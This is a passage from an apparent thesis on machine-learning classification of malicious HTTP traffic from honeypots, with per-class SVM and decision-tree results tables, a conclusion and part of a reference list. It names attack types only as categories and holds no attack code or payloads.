	3. J48 Unpruned	All	63.60%	**0.00%**	**100.00%**	74.26%
	4. J48 Pruned	All	63.60%	**0.00%**	87.50%	74.26%
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	**72.70%**	**0.00%**	88.90%	**80.70%**
	6. PART	All	*54.50%*	**0.00%**	75.00%	*67.83%*
Other Attack (172)	1. SVM	All	*88.40%*	**0.20%**	93.30%	*91.80%*
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	90.70%	**0.20%**	94.00%	93.42%
	3. J48 Unpruned	All	**91.90%**	*0.40%*	*90.30%*	**94.27%**
	4. J48 Pruned	All	89.50%	**0.20%**	93.90%	92.57%
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	89.00%	**0.20%**	**94.40%**	92.22%
	6. PART	All	89.50%	0.30%	91.70%	92.57%

Table 5.26: Web2.0 II multi-class learner performance over attack classes (SVM* and J48 Pruned* are when the learners are used only selected features)

Class	Learner	Features used	Recall	PF	Precision	Balance
DFind (20)	1. SVM	All	**100.00%**	**0.00%**	95.20%	**100.00%**
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	**100.00%**	**0.00%**	95.20%	**100.00%**
	3. J48 Unpruned	All	**100.00%**	**0.00%**	**100.00%**	**100.00%**
	4. J48 Pruned	All	**100.00%**	*0.10%*	87.00%	99.93%
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	**100.00%**	*0.10%*	*83.30%*	*99.93%*
	6. PART	All	**100.00%**	*0.10%*	87.00%	99.93%
Other Fingerprinting (2)	1. SVM	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	3. J48 Unpruned	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	4. J48 Pruned	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	6. PART	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
S+ (327)	1. SVM	All	97.90%	**0.00%**	**99.70%**	98.52%
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	*96.00%*	*0.10%*	98.70%	*97.17%*
	3. J48 Unpruned	All	98.80%	**0.00%**	99.40%	99.15%
	4. J48 Pruned	All	**99.10%**	*0.10%*	98.20%	**99.36%**
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	**99.10%**	*0.20%*	*97.90%*	99.35%
	6. PART	All	**99.10%**	*0.10%*	98.50%	**99.36%**
Blog (690)	1. SVM	All	**95.10%**	*1.20%*	*93.20%*	**96.43%**
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	93.90%	0.90%	94.50%	95.64%
	3. J48 Unpruned	All	94.20%	**0.60%**	**96.30%**	95.88%
	4. J48 Pruned	All	94.20%	0.90%	94.80%	95.85%
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	*92.50%*	0.90%	94.40%	*94.66%*
	6. PART	All	94.10%	1.10%	93.50%	95.76%
Wiki (922)	1. SVM	All	*78.90%*	**2.00%**	**90.40%**	*85.01%*
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	79.40%	2.30%	89.10%	85.34%
	3. J48 Unpruned	All	**91.60%**	2.60%	89.20%	**93.78%**
	4. J48 Pruned	All	89.40%	2.70%	88.90%	92.27%
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	89.70%	*3.10%*	*87.50%*	92.39%
	6. PART	All	88.50%	2.60%	89.00%	91.66%
B&W (77)	1. SVM	All	*58.40%*	0.40%	71.40%	*70.58%*
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	61.00%	**0.30%**	**77.00%**	72.42%
	3. J48 Unpruned	All	67.50%	*0.50%*	*70.30%*	77.02%
	4. J48 Pruned	All	62.30%	0.40%	71.60%	73.34%
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	63.60%	**0.30%**	75.40%	74.26%
	6. PART	All	**70.10%**	0.40%	76.10%	**78.86%**
S+&B (1)	1. SVM	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	3. J48 Unpruned	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	4. J48 Pruned	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	6. PART	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
S+&W (3)	1. SVM	All	33.30%	**0.00%**	**100.00%**	52.84%
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	33.30%	**0.00%**	**100.00%**	52.84%
	3. J48 Unpruned	All	**66.70%**	**0.00%**	66.70%	**76.45%**
	4. J48 Pruned	All	33.30%	**0.00%**	**100.00%**	52.84%
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	33.30%	**0.00%**	**100.00%**	52.84%
	6. PART	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
S+&B&W	1. SVM	All	*0.00%*	*0.10%*	*0.00%*	*29.29%*

(3)	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	3. J48 Unpruned	All	**33.30%**	**0.00%**	**50.00%**	**52.84%**
	4. J48 Pruned	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	6. PART	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
phpMyAdmin (11)	1. SVM	All	63.60%	**0.10%**	70.00%	74.26%
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	63.60%	**0.10%**	63.60%	74.26%
	3. J48 Unpruned	All	**81.80%**	**0.10%**	**75.00%**	**87.13%**
	4. J48 Pruned	All	*54.50%*	**0.10%**	66.70%	*67.83%*
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	72.70%	**0.10%**	66.70%	80.70%
	6. PART	All	*54.50%*	**0.10%**	*60.00%*	*67.83%*
S+&phpMyAdmin (3)	1. SVM	All	66.70%	**0.00%**	66.70%	76.45%
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	66.70%	**0.00%**	66.70%	76.45%
	3. J48 Unpruned	All	**100.00%**	**0.00%**	75.00%	**100.00%**
	4. J48 Pruned	All	**100.00%**	**0.00%**	75.00%	**100.00%**
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	**100.00%**	**0.00%**	**100.00%**	**100.00%**
	6. PART	All	*33.30%*	*0.10%*	*20.00%*	*52.84%*

Table 5.27: Web2.0 II multi-class learner performance over vulnerability scan classes (SVM* and J48 Pruned* are when the learners are used only selected features)

Table 5.28 and Table 5.29 present the classification performance of the learners for the multi-class problem of the WebDBAdmin I dataset. WebDBAdmin I dataset has the smaller number of different classes of malicious traffic then the both Web2.0 datasets, in total 11, spread amongst four attack classes and five vulnerability scans.

The attack classes in WebDBAdmin I dataset are PassB, E-mail harvesting, SQL injection, and Other attacks. The following can be seen from the Table 5.28.

- All attack classes in WebDBAdmin I dataset are detected by all the learners with low probability of false alarms, ranging between 0.00% and 2.90%.
- The dominant attack class in the WebDBAdmin I dataset is PassB, is identified by Unpruned and Pruned J48 with the highest balance of 100.00%.
- It is interesting to mention that E-mail Harvesting attack was detected with more than 99.29% balance by all learners, in spite the fact that it contains only 5 instances. This tells us that E-mail Harvesting attacks are significantly different that the other types of attacks seen in WebDBAdmin I dataset.
- SQL injection attack, as in the previous datasets, was not detected by any learner because of the presence of only one instance in the dataset.
- The Other attack class also has five instances as the E-mail harvesting attack, but it was not detected by the learners with significant performance.

The vulnerability scans classes in the WebDBAdmin I dataset are DFind, Other Fingerprinting, S+, phpMyAdmin, and S+&phpMyAdmin. The following can be seen from the Table 5.29.

- Vulnerability scan classes in WebDBAdmin I dataset are detected by slightly lower probability of false alarms than the attacks in this dataset and vulnerability scans classes from the Web2.0 datasets, ranging between 0.00% and 8.60%.
- The probability of detection of the Dfind vulnerability scan by all the learners was 100.00% which is consistent with the other datasets.
- phpMyAdmin is the biggest class of malicious traffic in the WebDBAdmin I dataset and was detected by all the learners with balance ranging between 93.66% and 96.83%.
- S+ class is detected by Unpruned J48 with highest balance of 86.29%. The lower balance is due to the fact that S+ is misclassified as the similar and bigger class S+&phpMyAdmin which was detected by Unpruned J48 with highest balance of 95.64%.
- It is interesting to mention that Other Fingerprinting class is detected by SVM, Unpruned and Pruned J48 with balance of 94.98%. The high balance is indication that the Other fingerprinting class contains diverse set of instances clearly distinguishable from the other classes of malicious traffic in WebDBAdmin I dataset.

In general the detection of specific types of malicious traffic in WebDBAdmin I dataset, similarly as in both Web2.0 datasets, is closely related to the number of malicious traffic instances with exception of the ones that are clearly distinguishable.

SFS on WebDBAdmin I dataset selects twelve and five features by the SVM and J48 respectively. The difference of seven more features selected by SVM reflects in the results when SVM is used with the selected features with drop in performance. This indicates that SVM is not a suitable learner for classifying the malicious traffic in this dataset.

On the other hand the J48 learners especially the Pruned J48 with selected features and PART do not show significant drop in performances from the Unpruned J48. This indicates that the malicious traffic in the WebDBAdmin I dataset can be successfully explained by fewer rules than the traffic in both Web2.0 datasets.

Class	**Learner**	**Features used**	**Recall**	**PF**	**Precision**	**Balance**
PassP (18)	1. SVM	All	94.40%	**0.00%**	**100.00%**	96.04%
	2. SVM*	1, 4, 9, 10, 11, 15, 23, 25, 27, 28, 34, 35	*61.10%*	**2.60%**	*68.80%*	*72.43%*
	3. J48 Unpruned	All	**100.00%**	**0.00%**	**100.00%**	**100.00%**
	4. J48 Pruned	All	**100.00%**	**0.00%**	**100.00%**	**100.00%**
	5. J48 Pruned*	2, 3, 19, 25, 36	83.30%	2.00%	78.90%	88.11%
	6. PART	All	94.40%	0.50%	94.40%	96.02%
Email Harvesting (5)	1. SVM	All	**100.00%**	**0.00%**	**100.00%**	**100.00%**
	2. SVM*	1, 4, 9, 10, 11, 15, 23, 25, 27, 28, 34, 35	**100.00%**	**0.00%**	**100.00%**	**100.00%**
	3. J48 Unpruned	All	**100.00%**	0.50%	83.30%	99.65%
	4. J48 Pruned	All	**100.00%**	0.50%	83.30%	99.65%
	5. J48 Pruned*	2, 3, 19, 25, 36	**100.00%**	**1.00%**	*71.40%*	*99.29%*
	6. PART	All	**100.00%**	0.50%	83.30%	99.65%
SQL Injection (1)	1. SVM	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	2. SVM*	1, 4, 9, 10, 11, 15, 23, 25, 27, 28, 34, 35	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	3. J48 Unpruned	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	4. J48 Pruned	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	5. J48 Pruned*	2, 3, 19, 25, 36	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	6. PART	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
Other Attack (5)	1. SVM	All	20.00%	1.00%	33.30%	43.43%
	2. SVM*	1, 4, 9, 10, 11, 15, 23, 25, 27, 28, 34, 35	20.00%	1.40%	25.00%	43.42%
	3. J48 Unpruned	All	**40.00%**	**0.50%**	**66.70%**	**57.57%**
	4. J48 Pruned	All	**40.00%**	1.40%	40.00%	57.56%
	5. J48 Pruned*	2, 3, 19, 25, 36	*0.00%*	**0.50%**	*0.00%*	29.29%
	6. PART	All	*0.00%*	**2.90%**	*0.00%*	*29.26%*

Table 5.28: WebDBAdmin I multi-class learner performance over attack classes (SVM* and J48 Pruned* are when the learners are used only selected features)

Class	Learner	Features used	Recall	FP	Precision	Balance
Dfind (17)	1. SVM	All	**100.00%**	*1.50%*	*85.00%*	*98.94%*
	2. SVM*	1, 4, 9, 10, 11, 15, 23, 25, 27, 28, 34, 35	**100.00%**	**0.50%**	**94.40%**	**99.65%**
	3. J48 Unpruned	All	**100.00%**	*1.50%*	*85.00%*	*98.94%*
	4. J48 Pruned	All	**100.00%**	**0.50%**	**94.40%**	**99.65%**
	5. J48 Pruned*	2, 3, 19, 25, 36	**100.00%**	1.00%	89.50%	99.29%
	6. PART	All	**100.00%**	**0.50%**	**94.40%**	**99.65%**
Other Fingerprinting (14)	1. SVM	All	**92.90%**	**0.00%**	**100.00%**	**94.98%**
	2. SVM*	1, 4, 9, 10, 11, 15, 23, 25, 27, 28, 34, 35	*50.00%*	*2.50%*	*58.30%*	*64.60%*
	3. J48 Unpruned	All	**92.90%**	**0.00%**	**100.00%**	**94.98%**
	4. J48 Pruned	All	**92.90%**	**0.00%**	**100.00%**	**94.98%**
	5. J48 Pruned*	2, 3, 19, 25, 36	**92.90%**	0.50%	92.90%	94.97%
	6. PART	All	**92.90%**	0.50%	92.90%	94.97%
S+ (26)	1. SVM	All	69.20%	**2.10%**	**81.80%**	78.17%
	2. SVM*	1, 4, 9, 10, 11, 15, 23, 25, 27, 28, 34, 35	*50.00%*	*5.30%*	*56.50%*	*64.45%*
	3. J48 Unpruned	All	**80.80%**	2.70%	80.80%	**86.29%**
	4. J48 Pruned	All	69.20%	4.30%	69.20%	78.01%
	5. J48 Pruned*	2, 3, 19, 25, 36	69.20%	2.70%	78.30%	78.14%
	6. PART	All	73.10%	3.20%	76.00%	80.84%
phpMyAdmin (77)	1. SVM	All	**97.40%**	*7.30%*	88.20%	94.52%
	2. SVM*	1, 4, 9, 10, 11, 15, 23, 25, 27, 28, 34, 35	*94.80%*	*7.30%*	*88.00%*	*93.66%*
	3. J48 Unpruned	All	96.10%	**2.20%**	**96.10%**	**96.83%**
	4. J48 Pruned	All	*94.80%*	3.60%	93.60%	95.53%
	5. J48 Pruned*	2, 3, 19, 25, 36	*94.80%*	3.60%	93.60%	95.53%
	6. PART	All	*94.80%*	4.40%	92.40%	95.18%
S+&phpMyAdmin (51)	1. SVM	All	86.30%	3.10%	89.80%	90.07%
	2. SVM*	1, 4, 9, 10, 11, 15, 23, 25, 27, 28, 34, 35	*76.50%*	*8.60%*	*73.60%*	*82.31%*
	3. J48 Unpruned	All	**94.10%**	**1.80%**	**94.10%**	**95.64%**
	4. J48 Pruned	All	86.30%	3.70%	88.00%	89.97%
	5. J48 Pruned*	2, 3, 19, 25, 36	86.30%	5.50%	83.00%	89.56%
	6. PART	All	82.40%	3.70%	87.50%	87.28%

Table 5.29: WebDBAdmin I multi-class learner performance over vulnerability scan classes (SVM* and J48 Pruned* are when the learners are used only selected features)

Table 5.30 and Table 5.31 present the classification performance of the learners for the multi-class problem of the WebDBAdmin II dataset. WebDBAdmin II dataset has the smallest number of different classes of malicious traffic, in total 8, spread amongst 3 attack classes and 5 vulnerability scans.

The attack classes in WebDBAdmin II dataset are PassB, RFI, and Other attack. The following can be seen from the Table 5.30.

- All attack classes in WebDBAdmin II dataset are detected by all the learners with small probability of false alarms, ranging between 0.00% and 1.60%.
- The Other attack is the dominant attack class in the WebDBAdmin II. Although it contains various not closely related attacks it is identified by Unpruned J48 with highest balance of 89.54%.

- PassP and RFI have only one instance per class and were not at all classified by the learners.

The vulnerability scans classes in the WebDBAdmin II dataset are the same as WebDBAdmin I those are DFind, Other Fingerprinting, S+, phpMyAdmin, and S+&phpMyAdmin. The following can be seen from the Table 5.31.

- Vulnerability scan classes in WebDBAdmin II dataset are detected with the highest probability of false alarms than the attacks in the other datasets ranging between 0.00% and 19.50%.
- The probability of detection of the Dfind vulnerability scan by all the learners was consistent with the other dataset of 100.00%.
- S+ and phpMyAdmin are the dominant classes in this dataset with instances contributing to 83.97% of total number of malicious traffic.
- S+ is the biggest class of malicious traffic in the WebDBAdmin II dataset and was detected by PART with highest balance of 98.77%.
- phpMyAdmin and S+&phpMyAdmin are the second and the third biggest classes in WebDBAdmin II dataset and are detected by Unpruned J48 with highest balance of 95.12%, and by PART with highest balance of 92.83%, respectively.
- The Other Fingerprinting class in this dataset was not detected with high performance by any learner like it was the case with the same class in WebDBAdmin I dataset. This is because only 3 instances were present in the Other Fingerprinting class in WebDBAdmin II dataset.

The same conclusions of the muti-class classification form the other dataset apply here as well. The detection of specific types of malicious traffic in WebDBAdmin II dataset is closely related to the number of malicious traffic instances with exception of the ones that are clearly distinguishable, like Dfind.

SFS on WebDBAdmin II dataset selects eighteen and five features by the SVM and J48 respectively. The selection of twelve more features by SVM results in drop of performance when SVM is used with selected features. This indicates that SVM is not a suitable learner for classifying the malicious traffic in this dataset.

On the other hand the J48 learners especially the Pruned J48 with selected features and PART do not show significant drop in performances from the Unpruned J48. This indicates that the malicious traffic in the WebDBAdmin I dataset can be successfully explained by fewer rules than the traffic in both Web2.0 datasets.

Class	Learner	Features used	PF	Precision	Balance
PassP (1)	1. SVM	All	**0.00%**	*0.00%*	*29.29%*
	2. SVM*	1, 8, 15, 16, 18, 21, 22, 23, 24, 25, 26, 28, 29, 30, 33, 37, 38, 39	**0.00%**	*0.00%*	*29.29%*
	3. J48 Unpruned	All	**0.00%**	*0.00%*	*29.29%*
	4. J48 Pruned	All	**0.00%**	*0.00%*	*29.29%*
	5. J48 Pruned*	2, 10, 17, 25, 29	**0.00%**	*0.00%*	*29.29%*
	6. PART	All	**0.00%**	*0.00%*	*29.29%*
RFI (1)	1. SVM	All	**0.00%**	*0.00%*	*29.29%*
	2. SVM*	1, 8, 15, 16, 18, 21, 22, 23, 24, 25, 26, 28, 29, 30, 33, 37, 38, 39	**0.00%**	*0.00%*	*29.29%*
	3. J48 Unpruned	All	**0.00%**	*0.00%*	*29.29%*
	4. J48 Pruned	All	**0.00%**	*0.00%*	*29.29%*
	5. J48 Pruned*	2, 10, 17, 25, 29	**0.00%**	*0.00%*	*29.29%*
	6. PART	All	**0.00%**	*0.00%*	*29.29%*
Other Attack (34)	1. SVM	All	1.00%	82.10%	77.08%
	2. SVM*	1, 8, 15, 16, 18, 21, 22, 23, 24, 25, 26, 28, 29, 30, 33, 37, 38, 39	**0.20%**	**93.80%**	*60.47%*
	3. J48 Unpruned	All	*1.60%*	78.40%	**89.54%**
	4. J48 Pruned	All	1.40%	78.80%	83.35%
	5. J48 Pruned*	2, 10, 17, 25, 29	1.40%	*76.70%*	77.07%
	6. PART	All	1.00%	82.80%	79.20%

Table 5.30: WebDBAdmin II multi-class learner performance over attack classes (SVM* and J48 Pruned* are when the learners are used only selected features)

In summary, if looked per class across datasets than:

- J48 learner's performed better than SVM which was also confirmed for the two-class classification.
- The classification of certain classes of malicious it is closely related to the number of class instances.
- DoS, SpamB, and SpamW are the best classified attacks.
- RFI and XSS attacks although represented with low number of instances were usually successfully classified.
- Dfind, S+, Blog, Wiki, phpMyAdmin, and two combination B&W and S+&phpMyAdmin were best classified vulnerability scans.
- The other vulnerability scans which are combinations of multiply types were usually misclassified with the bigger similar group of vulnerability scans because of the low number of instances.

Class	Learner	Features used	Recall	PF	Precision	Balance
DFind (19)	1. SVM	All	**100.00%**	0.60%	**86.40%**	**99.58%**
	2. SVM*	1, 8, 15, 16, 18, 21, 22, 23, 24, 25, 26, 28, 29, 30, 33, 37, 38, 39	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	3. J48 Unpruned	All	**100.00%**	0.60%	**86.40%**	**99.58%**
	4. J48 Pruned	All	**100.00%**	0.80%	82.60%	99.43%
	5. J48 Pruned*	2, 10, 17, 25, 29	**100.00%**	0.80%	82.60%	99.43%
	6. PART	All	**100.00%**	*1.30%*	73.10%	99.08%
Other Fingerprinting (3)	1. SVM	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	2. SVM*	1, 8, 15, 16, 18, 21, 22, 23, 24, 25, 26, 28, 29, 30, 33, 37, 38, 39	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	3. J48 Unpruned	All	**33.30%**	*0.50%*	**25.00%**	**52.83%**
	4. J48 Pruned	All	*0.00%*	0.20%	*0.00%*	*29.29%*
	5. J48 Pruned*	2, 10, 17, 25, 29	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	6. PART	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
S+ (306)	1. SVM	All	98.00%	**0.80%**	**99.30%**	98.48%
	2. SVM*	1, 8, 15, 16, 18, 21, 22, 23, 24, 25, 26, 28, 29, 30, 33, 37, 38, 39	*92.20%*	*18.50%*	*86.20%*	*85.80%*
	3. J48 Unpruned	All	98.00%	**0.80%**	**99.30%**	98.48%
	4. J48 Pruned	All	99.00%	2.10%	98.40%	98.36%
	5. J48 Pruned*	2, 10, 17, 25, 29	95.10%	4.90%	96.00%	95.10%
	6. PART	All	**99.30%**	1.60%	98.70%	**98.77%**
phpMyAdmin (155)	1. SVM	All	**94.20%**	4.60%	89.00%	94.77%
	2. SVM*	1, 8, 15, 16, 18, 21, 22, 23, 24, 25, 26, 28, 29, 30, 33, 37, 38, 39	*72.30%*	*19.50%*	*59.30%*	*76.05%*
	3. J48 Unpruned	All	93.50%	2.50%	93.50%	95.08%
	4. J48 Pruned	All	93.50%	2.30%	94.20%	**95.12%**
	5. J48 Pruned*	2, 10, 17, 25, 29	87.70%	6.90%	83.40%	90.03%
	6. PART	All	92.90%	**1.50%**	**96.00%**	94.87%
S+&phpMyAdmin (30)	1. SVM	All	73.30%	2.10%	66.70%	81.06%
	2. SVM*	1, 8, 15, 16, 18, 21, 22, 23, 24, 25, 26, 28, 29, 30, 33, 37, 38, 39	*30.00%*	1.50%	52.90%	*50.49%*
	3. J48 Unpruned	All	76.70%	**1.20%**	79.30%	83.50%
	4. J48 Pruned	All	80.00%	**1.20%**	**80.00%**	85.83%
	5. J48 Pruned*	2, 10, 17, 25, 29	50.00%	*2.90%*	*50.00%*	64.59%
	6. PART	All	**90.00%**	1.70%	75.00%	**92.83%**

Table 5.31: WebDBAdmin II multi-class learner performance over vulnerability scans classes (SVM* and J48 Pruned* are when the learners are used only selected features)

Chapter 6

Conclusion

In this thesis we characterize and classify malicious HTTP traffic observed on typical Web systems based on data collected from four high-interaction honeypots which were setup in larger effort that involved several team members. Our research group conducted a large scale, detailed analysis of observed real malicious HTTP traffic. We processed and analyzed Web server's access log files from four advertised honeypots each in duration of almost four months resulting into four datasets WebDBAdmin I, Web 2.0 I, WebDBAdmin II, and Web 2.0 II consisting of labeled HTTP sessions. We identified twenty-two different classes of malicious HTTP traffic divided into two major types, attacks and vulnerability scans. The results of the analysis of the malicious traffic show that:

- The amount of observed HTTP traffic greatly depends on the running Web applications. Web2.0 datasets have three times more HTTP traffic than the WebDBAdmin datasets, showing that Web2.0 applications are more attractive targets for attackers.
- Vulnerability scans are dominant type of malicious activity in three out of four datasets. This shows that probing and collecting information about Web systems and applications is dominating over the attacks. Hiding valuable information about the architecture of the Web systems and the Web application is an important first step in attack prevention.
- Posing Spam was dominant attack class on Web 2.0 honeypots. The Spam sessions significantly contributed towards increasing the total number of observed attacks. This

shows that due to their interactive nature, the Spam is becoming a major problem for many servers that host Web 2.0 applications.

- Password cracking is the second largest attack class. This observation shows that attackers are looking for the easiest way to compromise a Web system by breaking weak passwords.
- The rest of the attack types like RFI, SQL injection, and XSS were randomly aimed towards the Web applications with attacker's intent to exploit "generic" Web application flaws like the access control and missing input validation.

We characterized each HTTP session with 43 different features which we extracted form the Web server's access logs. The four datasets which we created are collection of data vectors representing the malicious HTTP sessions characterized with different values for the 43 features. In the process of labeling, each HTTP sessions was assigned an actual label thus allowing us to apply supervised learning techniques in order to classify malicious HTTP traffic. In this thesis we use two supervised machine learning techniques: Support Vector Machines (SVM) and Decision Trees (i.e., J48 and the rule induction method PART) in order to classify malicious activity towards Web applications. None of the related work studies showed classification of observed malicious HTPP traffic. We used the supervised learning techniques to (1) distinguish attacks from vulnerability scans thus helping automate the identification of attacks within the malicious HTTP traffic consisting of many vulnerability scans, which is important because attacks are more critical events, and (2) classify twenty-two types of malicious activities which contributes towards better understanding and discovering the characteristics of the malicious HTTP traffic. The most significant observations from the classification of malicious HTTP traffic are as follows:

- Support Vector Machines (SVM) and Decision Trees (i.e., J48 and the rule induction method PART) successfully classified the attacks and vulnerability scans, with high probability of detection and very low probability of false alarm.
- The classification of multiple classes of malicious activity greatly depends on the number of observed instances of that class, and how similar that class is to the other classes of malicious activity.

- With exception of some very low represented classes, the classification of multiple classes of malicious activities was with similar performance as the coarse grain classification of the attacks and vulnerability scans.
- Feature selection did not result in significantly different performance of the learners, which indicates that some features are more significant than others. Thus, feature selection can be used to improve the computational complexity of the learners with little or no loss in classification performance.

Our future work includes further investigations in the performance of other supervised machine learning techniques, as well as more formal comparison of the performance of the different supervised machine learning techniques. We also plan to optimize the learners for better detection of specific types of malicious activity. The observations made in this thesis may help improving the performance of future anomaly detection tools.

References

[1] A. Abraham, C. Grosan, and C. M. Vide, “Evolutionary design of intrusion detection programs,” International Journal of Network Security, vol. 4, no.3, pp 328-339.

[2] A. Dimitrijevikj, “Feature modeling and cluster analysis of malicious Web traffic”, Master's Thesis, WVU, Morgantown, WV, 2011.

[3] A. K. Jain, K. Nandakumar, and A. Ross, “Score normalization in multimodal biometric systems,” Pattern Recognition., vol. 38, no. 12, pp. 2270–2285, Dec. 2005.

[4] A.G. Lourenço and O.O. Belo, Catching Web crawlers in the act. In: D. Wolber et al. (eds), Proceedings of the 6th International Conference on Web Engineering, Palo Alto, California, USA (New York, ACM, 2006) 265–72.

[5] arachNIDS: Advanced Reference Archive of Current Heuristics for Network Intrusion Detection Systems. Available online at: http://www.whitehats.com/ids, March 2004.

[6] B. E. Boser, I. Guyon, and V. Vapnik. A training algorithm for optimal margin classifiers. In Proceedings of the Fifth Annual Workshop on Computational Learning Theory, pages 144-152. ACM Press, 1992.

[7] B. S. Miller, “Analysis of Attacks on Web Based Applications”, Master's Thesis, WVU, Morgantown, WV, 2009.

[8] C. Castillo, D. Donato, L. Becchetti, P. Boldi, M. Santini, and S. Vigna. A reference collection for Web spam detection. Technical report, DELIS, September 2006.

[9] C. Kruegel, G. Vigna, W. Robertson, A multi-model approach to the detection of Web-based attacks, Computer Networks 48 (5) (2005) 717–738.

[10] C.-W. Hsu and C.-J. Lin. A comparison of methods for multi-class support vector machines, IEEE Transactions on Neural Networks, 13(2002), 415-425.

[11] C.-W. Hsu, C.-C. Chang, and C.-J. Lin. A practical guide to support vector classification. Technical report, Department of Computer Science and Information Engineering, National Taiwan University, Taipei, 2003 http://www.csie.ntu.edu.tw/~cjlin/libsvm/

[12] CAREER: Improving Web Quality through an Integrated Approach, http://www.csee.wvu.edu/~katerina/webqual.html

[13] Chen, W.H., Hsu, S.H. and Shen, H.P. Application of SVM and ANN for intrusion detection, Computers Operations Research, Volume 32, Issue 10, pp. 2617-2634, 2005.

[14] Cross-Site Scripting (XSS), http://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

[15] Cross-validation, http://en.wikipedia.org/wiki/Cross-validation_(statistics)

[16] CVE-2006-3771, http://Web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-3771

[17] CVE-2006-4215, http://Web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-4215

[18] CVE-2006-5402, http://Web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-5402

[19] CVE-2006-6374, http://Web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-6374

[20] CVE-2007-0308, http://Web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2007-0308

[21] CVE-2007-2821, http://Web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2007-2821

[22] CVE-2007-4009, http://Web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2007-4009

[23] CVE-2007-6488, http://Web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2007-6488

[24] CVE-2008-2836, http://Web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-2836

[25] CVE-2008-3183, http://Web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-3183

[26] CVE-2008-3906, http://Web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-3906

[27] CVE-2008-6923, http://Web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-6923

[28] E. Alata, V. Nicomette, M. Kaaniche, M. Dacier, M. Herrb, “Lessons Learned From the Deployment of a High-Interaction Honeypot”, Proceedings of the Sixth European Dependable Computing Conference, 2006.

[29] Eibe Frank, Ian H. Witten: Generating Accurate Rule Sets Without Global Optimization. In: Fifteenth International Conference on Machine Learning, 144-151, 1998.

[30] E-mail Harvesting, http://www.projecthoneypot.org/faq.php

[31] Esposito F, Malerba D, Semerano G. A comparative analysis of methods for pruning decision trees. IEEE transactions on pattern analysis and machine intelligence 1997; 19: 476–91.

[32] Extended Log File Format, http://www.w3.org/TR/WD-logfile

[33] GJ, McLachlan; K.A. Do, C. Ambroise (2004). Analyzing microarray gene expression data. Wiley.

[34] Gy¨ongyi, Z. and Garcia-Molina, H. (2005). Web spam taxonomy. In First International Workshop on Adversarial Information Retrieval on the Web.

